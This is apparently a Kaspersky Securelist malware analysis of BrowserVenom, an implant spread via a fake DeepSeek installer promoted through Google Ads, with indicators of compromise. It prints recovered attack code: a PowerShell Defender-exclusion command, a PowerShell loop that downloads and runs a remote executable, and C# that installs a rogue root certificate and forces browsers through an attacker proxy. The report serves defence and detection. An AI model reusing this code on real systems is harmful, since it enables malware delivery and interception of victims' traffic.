
Security Update News
Update Information
| Title | Toxic trend: Another malware threat targets DeepSeek |
|---|---|
| Update ID | SECURELIST:0E91CA67C55E1DAE3984B6A373FBA7F9 |
| Type | securelist |
| Published | 2025-06-11T10:00:50 |
| Last Updated | 2025-06-11T10:00:50 |
Security Impact
| CVSS Score | 0.0 |
|---|---|
| Severity | NONE |
| Attack Vector |
Affected CVEs
Update Details
## Introduction
DeepSeek-R1 is one of the most popular LLMs right now. Users of all experience levels look for chatbot websites on search engines, and threat actors have started abusing the popularity of LLMs. We previously reported attacks with malware being spread under the guise of DeepSeek to attract victims. The malicious domains spread through X posts and general browsing.
But lately, threat actors have begun using malvertising to exploit the demand for chatbots. For instance, we have recently discovered a new malicious campaign distributing previously unknown malware through a fake DeepSeek-R1 LLM environment installer. The malware is delivered via a phishing site that masquerades as the official DeepSeek homepage. The website was promoted in the search results via Google Ads. The attacks ultimately aim to install **BrowserVenom** , an implant that reconfigures all browsing instances to force traffic through a proxy controlled by the threat actors. This enables them to manipulate the victim’s network traffic and collect data.
## Phishing lure
The infection was launched from a phishing site, located at `https[:]//deepseek-platform[.]com`. It was spread via malvertising, intentionally placed as the top result when a user searched for “deepseek r1”, thus taking advantage of the model’s popularity. Once the user reaches the site, a check is performed to identify the victim’s operating system. If the user is running Windows, they will be presented with only one active button, “Try now”. We have also seen layouts for other operating systems with slight changes in wording, but all mislead the user into clicking the button.

Malicious website mimicking DeepSeek
Clicking this button will take the user to a CAPTCHA anti-bot screen. The code for this screen is obfuscated JavaScript, which performs a series of checks to make sure that the user is not a bot. We found other scripts on the same malicious domain signaling that this is not the first iteration of such campaigns. After successfully solving the CAPTCHA, the user is redirected to the `proxy1.php` URL path with a “Download now” button. Clicking that results in downloading the malicious installer named `AI_Launcher_1.21.exe` from the following URL: `https://r1deepseek-ai[.]com/gg/cc/AI_Launcher_1.21.exe`.
We examined the source code of both the phishing and distribution websites and discovered comments in Russian related to the websites’ functionality, which suggests that they are developed by Russian-speaking threat actors.
## Malicious installer
The malicious installer `AI_Launcher_1.21.exe` is the launcher for the next-stage malware. Once this binary is executed, it opens a window that mimics a Cloudflare CAPTCHA.

The second fake CAPTCHA
This is another fake CAPTCHA that is loaded from `https[:]//casoredkff[.]pro/captcha`. After the checkbox is ticked, the URL is appended with `/success`, and the user is presented with the following screen, offering the options to download and install Ollama and LM Studio.

Two options to install abused LLM frameworks
Clicking either of the “Install” buttons effectively downloads and executes the respective installer, but with a caveat: another function runs concurrently: `MLInstaller.Runner.Run()`. This function triggers the infectious part of the implant.
private async void lmBtn_Click(object sender, EventArgs e)
{
try
{
MainFrm.<>c__DisplayClass5_0 CS$<>8__locals1 = new MainFrm.<>c__DisplayClass5_0();
this.lmBtn.Text = “Downloading..”;
this.lmBtn.Enabled = false;
Action action;
if ((action = MainFrm.<>O.<0>__Run) == null)
{
action = (MainFrm.<>O.<0>__Run = new Action(Runner.Run)); # <--- malware initialization
}
Task.Run(action);
CS$<>8__locals1.ollamaPath = Path.Combine(Path.GetTempPath(), “LM-Studio-0.3.9-6-x64.exe”);
[…]
When the `MLInstaller.Runner.Run()` function is executed in a separate thread on the machine, the infection develops in the following three steps:
1. First, the malicious function tries to exclude the user’s folder from Windows Defender’s protection by decrypting a buffer using the AES encryption algorithm.
The AES encryption information is hardcoded in the implant:
**Type** | AES-256-CBC
—|—
**Key** | 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20
**IV** | 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10
The decrypted buffer contains a PowerShell command that performs the exclusion once executed by the malicious function.
powershell.exe -inputformat none -outputformat none -NonInteractive -ExecutionPolicy Bypass -Command Add-MpPreference -ExclusionPath $USERPROFILE
It should be noted that this command needs administrator privileges and will fail in case the user lacks them.
2. After that, another PowerShell command runs, downloading an executable from a malicious domain whose name is derived with a simple domain generation algorithm (DGA). The downloaded executable is saved as `%USERPROFILE%\Music\1.exe` under the user’s profile and then executed.
$ap = “/api/getFile?fn=lai.exe”;
$b = $null;
foreach($i in 0..1000000) {
$s = if ($i – gt 0) {
$i
} else {
“”
};
$d = “https://app-updater$s.app$ap”;
$b = (New – Object Net.WebClient).DownloadData($d);
if ($b) {
break
}
};
if ([Runtime.InteropServices.RuntimeEnvironment]::GetSystemVersion() – match”^v2″) {
[IO.File]::WriteAllBytes(“$env:USERPROFILE\Music\1.exe”, $b);
Start – Process “$env:USERPROFILE\Music\1.exe” – NoNewWindow
} else {
([Reflection.Assembly]::Load($b)).EntryPoint.Invoke($null, $null)
}
At the moment of our research, there was only one domain in existence: `app-updater1[.]app`. No binary can be downloaded from this domain as of now but we suspect that this might be another malicious implant, such as a backdoor for further access. So far, we have managed to obtain several malicious domain names associated with this threat; they are highlighted in the IoCs section.
3. Then the `MLInstaller.Runner.Run()` function locates a hardcoded stage two payload in the class and variable `ConfigFiles.load` of the malicious installer’s buffer. This executable is decrypted with the same AES algorithm as before in order to be loaded into memory and run.
## Loaded implant: BrowserVenom
We dubbed the next-stage implant **BrowserVenom** because it reconfigures all browsing instances to force traffic through a proxy controlled by the threat actors. This enables them to sniff sensitive data and monitor the victim’s browsing activity while decrypting their traffic.
First, BrowserVenom checks if the current user has administrator rights – exiting if not – and installs a hardcoded certificate created by the threat actor:
[…]
X509Certificate2 x509Certificate = new X509Certificate2(Resources.cert);
if (RightsChecker.IsProcessRunningAsAdministrator())
{
StoreLocation storeLocation = StoreLocation.LocalMachine;
X509Store x509Store = new X509Store(StoreName.Root, storeLocation);
x509Store.Open(OpenFlags.ReadWrite);
x509Store.Add(x509Certificate);
[…]
Then the malware adds a hardcoded proxy server address to all currently installed and running browsers. For Chromium-based instances (i.e., Chrome or Microsoft Edge), it adds the `proxy-server` argument and modifies all existent LNK files, whereas for Gecko-based browsers, such as Mozilla or Tor Browser, the implant modifies the current user’s profile preferences:
[…]
new ChromeModifier(new string[]
{
“chrome.exe”, “msedge.exe”, “opera.exe”, “brave.exe”, “vivaldi.exe”, “browser.exe”, “torch.exe”, “dragon.exe”, “iron.exe”, “epic.exe”,
“blisk.exe”, “colibri.exe”, “centbrowser.exe”, “maxthon.exe”, “coccoc.exe”, “slimjet.exe”, “urbrowser.exe”, “kiwi.exe”
}, string.Concat(new string[]
{
“–proxy-server=\””,
ProfileSettings.Host,
“:”,
ProfileSettings.Port,
“\””
})).ProcessShortcuts();
GeckoModifier.Modify();
[…]
The settings currently utilized by the malware are as follows:
public static readonly string Host = “141.105.130[.]106”;
public static readonly string Port = “37121”;
public static readonly string ID = “LauncherLM”;
public static string HWID = ChromeModifier.RandomString(5);
The variables `Host` and `Port` are the ones used as the proxy settings, and the `ID` and `HWID` are appended to the browser’s User-Agent, possibly as a way to keep track of the victim’s network traffic.
## Conclusion
As we have been reporting, DeepSeek has been the perfect lure for attackers to attract new victims. Threat actors’ use of new malicious tooling, such as BrowserVenom, complicates the detection of their activities. This, combined with the use of Google Ads to reach more victims and look more plausible, makes such campaigns even more effective.
At the time of our research, we detected multiple infections in Brazil, Cuba, Mexico, India, Nepal, South Africa, and Egypt. The nature of the bait and the geographic distribution of attacks indicate that campaigns like this continue to pose a global threat to unsuspecting users.
To protect against these attacks, users are advised to confirm that the results of their searches are official websites, along with their URLs and certificates, to make sure that the site is the right place to download the legitimate software from. Taking these precautions can help avoid this type of infection.
Kaspersky products detect this threat as `HEUR:Trojan.Win32.Generic` and `Trojan.Win32.SelfDel.iwcv`.
## Indicators of Compromise
### Hashes
d435a9a303a27c98d4e7afa157ab47de AI_Launcher_1.21.exe
dc08e0a005d64cc9e5b2fdd201f97fd6
### Domains and IPs
deepseek-platform[.]com | Main phishing site
—|—
r1deepseek-ai[.]com | Distribution server
app-updater1[.]app | Stage #2 servers
app-updater2[.]app
app-updater[.]app
141.105.130[.]106 | Malicious proxy